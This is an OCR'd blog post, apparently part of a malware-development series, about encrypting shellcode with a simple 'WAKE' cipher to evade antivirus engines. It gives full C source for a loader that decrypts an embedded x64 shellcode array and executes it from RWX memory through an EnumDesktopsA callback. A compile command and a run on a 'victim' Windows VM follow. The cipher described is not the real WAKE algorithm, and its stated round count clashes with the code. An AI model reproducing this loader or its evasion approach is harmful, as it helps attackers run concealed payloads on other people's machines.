
Malware and cryptography 21: encrypt/decrypt payload via WAKE. Simple C++ example.

cocomelonc.github.io/malware/2023/10/20/malware-cryptography-21.html

October 20, 2023

8 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via encrypting payload with another algorithm: WAKE. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

wake

The *WAKE (Word Auto-Key Encryption)* algorithm, created by *David Wheeler in 1993*, is a stream encryption method. It uses an automatic key schedule to encrypt and decrypt data. Operating in rounds, it generates an auto-key sequence to scramble data. Its simplicity makes it easy to implement, though not suitable for high-security applications due to known vulnerabilities. WAKE encryption offers historical significance as one of the early cryptographic algorithms for lightweight applications.

practical example

Here's a step-by-step overview of implementing the WAKE encryption algorithm with `32` rounds:

Key Scheduling: - Start with a `32-bit` encryption key. Initialize a schedule array to store round keys. The first key is the user-provided key, and the remaining keys are generated using a simple arithmetic operation and a multiplier.

```
void key_schedule(uint32_t key, uint32_t schedule[ROUNDS]) {
  schedule[0] = key;
  for (int i = 1; i < ROUNDS; i++) {
    schedule[i] = (schedule[i - 1] + 0x6DC597F) * 0x5851F42D;
  }
}
```

Data Preparation: - Divide the data into `32-bit` blocks if the data length is not already a multiple of `4 bytes`. Add padding to ensure the last block is 32 bits:

```
void add_padding(unsigned char **data, size_t *data_len) {
  size_t original_len = *data_len;
  size_t new_len = (*data_len + 3) & ~3; // Round up to the nearest 4 bytes
  if (new_len != original_len) {
    unsigned char *new_data = (unsigned char *)malloc(new_len);
    if (new_data == NULL) {
      // Handle memory allocation error
      return;
    }
    memset(new_data, 0, new_len);
    memcpy(new_data, *data, original_len);
    *data = new_data;
    *data_len = new_len;
  }
}
```

Encryption: - For each `32-bit` block of data:

- For each of the `32 rounds`:
- Add the current round key to the data block.
- Perform a bitwise rotation operation on the data (shifting left by 3 bits and rotating in the carry bit).
- Continue to the next round:

```
void wake_encrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
  for (size_t i = 0; i < data_len; i++) {
    for (int j = 0; j < ROUNDS; j++) {
      data[i] += schedule[j];
      data[i] = (data[i] << 3) | (data[i] >> 29);
    }
  }
}
```

Decryption: - To decrypt, you need the same key schedule. Reverse the encryption process by applying operations in reverse order.

```
void wake_decrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
  for (size_t i = 0; i < data_len; i++) {
    for (int j = ROUNDS - 1; j >= 0; j--) {
      data[i] = (data[i] >> 3) | (data[i] << 29);
      data[i] -= schedule[j];
    }
  }
}
```

Padding Removal: - After decryption, remove any added padding from the data:

```
// Remove padding from data
void remove_padding(unsigned char **data, size_t *data_len) {
  // find the last non-zero byte
  int i = *data_len - 1;
  while (i >= 0 && (*data)[i] == 0) {
    i--;
  }

  // Calculate the new length without padding
  size_t new_len = i + 1;
  if (new_len != *data_len) {
    // Create a new buffer without padding
    unsigned char *new_data = (unsigned char *)malloc(new_len);
    if (new_data == NULL) {
      // Handle memory allocation error
      return;
    }
    memcpy(new_data, *data, new_len);
    *data = new_data;
    *data_len = new_len;
  }
}
```

This implementation yields a simple yet effective encryption scheme. However, it’s important to note that the WAKE algorithm has known vulnerabilities and is not suitable for high-security applications.

So, full source code for encryption and decryption our `meow-meow` payload is looks like this:

```
/*
 * hack.c
 * WAKE encrypt/decrypt implementation
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/10/20/malware-cryptography-21.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 64

// WAKE key schedule
void key_schedule(uint32_t key, uint32_t schedule[ROUNDS]) {
  schedule[0] = key;
  for (int i = 1; i < ROUNDS; i++) {
    schedule[i] = (schedule[i - 1] + 0x6DC597F) * 0x5851F42D;
  }
}

// WAKE encryption
void wake_encrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
  for (size_t i = 0; i < data_len; i++) {
    for (int j = 0; j < ROUNDS; j++) {
      data[i] += schedule[j];
      data[i] = (data[i] << 3) | (data[i] >> 29);
    }
  }
}

// WAKE decryption
void wake_decrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
  for (size_t i = 0; i < data_len; i++) {
    for (int j = ROUNDS - 1; j >= 0; j--) {
      data[i] = (data[i] >> 3) | (data[i] << 29);
      data[i] -= schedule[j];
    }
  }
}

// Add padding to data
void add_padding(unsigned char **data, size_t *data_len) {
  size_t original_len = *data_len;
  size_t new_len = (*data_len + 3) & ~3; // Round up to the nearest 4 bytes
  if (new_len != original_len) {
    unsigned char *new_data = (unsigned char *)malloc(new_len);
    if (new_data == NULL) {
      // Handle memory allocation error
      return;
    }
```

```
    memset(new_data, 0, new_len);
    memcpy(new_data, *data, original_len);
    *data = new_data;
    *data_len = new_len;
  }
}

// Remove padding from data
void remove_padding(unsigned char **data, size_t *data_len) {
  // find the last non-zero byte
  int i = *data_len - 1;
  while (i >= 0 && (*data)[i] == 0) {
    i--;
  }

  // Calculate the new length without padding
  size_t new_len = i + 1;
  if (new_len != *data_len) {
    // Create a new buffer without padding
    unsigned char *new_data = (unsigned char *)malloc(new_len);
    if (new_data == NULL) {
      // Handle memory allocation error
      return;
    }
    memcpy(new_data, *data, new_len);
    *data = new_data;
    *data_len = new_len;
  }
}

// Encrypt/decrypt data
void run_payload(unsigned char *data, size_t data_len, uint32_t key) {
  printf("original data:\n");
  for (size_t i = 0; i < data_len; i++) {
    printf("%02x ", data[i]);
  }
  printf("\n\n");

  add_padding(&data, &data_len); // Add padding

  printf("padded data:\n");
  for (size_t i = 0; i < data_len; i++) {
    printf("%02x ", data[i]);
  }
  printf("\n\n");

  size_t num_words = data_len / 4;
  uint32_t *data_words = (uint32_t *)data;

  uint32_t schedule[ROUNDS];
  key_schedule(key, schedule);
```

```
  // Encrypt the data
  wake_encrypt(schedule, data_words, num_words);

  printf("encrypted data:\n");
  for (size_t i = 0; i < num_words; i++) {
    // printf("%02X ", data_words[i]);
    for (int j = 0; j < 4; j++) {
      printf("%02x ", (data_words[i] >> (j * 8)) & 0xFF);
    }
    // printf(" "); // Add space between words
  }
  printf("\n\n");

  // Decrypt the data
  wake_decrypt(schedule, data_words, num_words);

  printf("decrypted data:\n");
  for (size_t i = 0; i < num_words; i++) {
    // printf("%08X ", data_words[i]);
    for (int j = 0; j < 4; j++) {
      printf("%02x ", (data_words[i] >> (j * 8)) & 0xFF);
    }
    // printf(" "); // Add space between words
  }
  printf("\n\n");

  remove_padding(&data, &data_len); // Remove padding

  printf("decrypted unpadded data:\n");
  for (size_t i = 0; i < data_len; i++) {
    printf("%02x ", data[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, data_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, data, data_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
}

int main() {
  unsigned char data[] = {
    0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
    0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
    0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
    0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2,
    0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
    0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
    0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
    0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
```

```
    0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6,
    0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41,
    0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x3e,
    0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
    0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
    0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0,
    0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d,
    0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
    0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2,
    0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77,
    0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  };
  size_t data_len = sizeof(data);

  uint32_t key = 0x01234567; // 32-bit encryption key

  run_payload(data, data_len, key);

  return 0;
}
```

Of course, this will look suspicious for antivirus solutions, but I'll still look at the result. Printing operations is just for checking correctness of implementation.

demo


Let's go see it in action.


Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

And run it in the victim's machine (`windows 7 x64` in my case):


```
.\hack.exe
```







As you can see, payload *(1)* successfully decrypted. *(2)*

Also worked in `windows 10 x64 v1903`:


Oracle VM VirtualBox Manager
win10-1903 (unmod-reg) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Recycle Bin
Firefox
x32dbg
x64dbg
8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e
41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
